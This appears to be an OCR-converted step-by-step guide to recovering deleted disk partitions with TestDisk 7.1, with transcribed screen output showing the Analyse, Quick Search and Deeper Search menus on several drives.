
Step 3: Select Partition Table Type


TestDisk usually detects the partition table automatically.


Possible options:

- Intel/PC (MBR)
- EFI GPT
- Mac
- Sun

Select the detected type and continue.










Step 4: Analyze the Disk

Select **Analyze** to inspect the current partition structure.



C:\Users\Manuviraj Godara\Downloads\testdisk-7.1.win\testdisk-7.1\testdisk_win.exe
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
Disk /dev/sdc - 123 GB / 114 GiB - USB SanDisk 3.2Gen1
CHS 14959 255 63 - sector size=512
>[Analyse] Analyse current partition structure and search for lost partitions
[Advanced] Filesystem Utils
[Geometry] Change disk geometry
[Options] Modify options
[Quit] Return to disk selection
Note: Correct disk geometry is required for a successful recovery. 'Analyse'
process may give some warnings if it thinks the logical geometry is mismatched.



testdisk_win.exe - Shortcut
[Analyse] is highlighted. Press Enter
>[Analyse] Analyse current partition structure and search for lost partitions
[Advanced] Filesystem Utils
[Geometry] Change disk geometry
[Options] Modify options
[Quit] Return to disk selection



Step 5: Perform Quick Search

Choose **Quick Search** to search for deleted partitions.










Step 6: Perform Deeper Search (if needed)

If the partition is not found during Quick Search, select **Deeper Search**.



C:\Users\hp\Downloads\testdisk-7.1.win\testdisk-7.1\testdisk_win.exe
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
Disk /dev/sda - 1024 GB / 953 GiB - CHS 124519 255 63
Partition Start End Size in sectors
1 * FAT32 0 32 33 33 69 36 532480 [EFI System Partition] [SYSTEM]
2 P HPFS - NTFS 35 79 45 124401 224 47 1997948928 [Windows]
[Quit] [Return] >[Deeper Search] [Write]
Try to find more partitions



Terminal -
Debian Live user: Fri 23 Feb, 23:29
Terminal -
File Edit View Terminal Tabs Help
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
Disk /dev/sdb - 274 GB / 256 GiB - CHS 33418 255 63
Partition Start End Size in sectors
1 P MS Data 32768 536866815 536834048 [Game_Data]
[Quit] [Return] >[Deeper Search] [Write]
Try to find more partitions




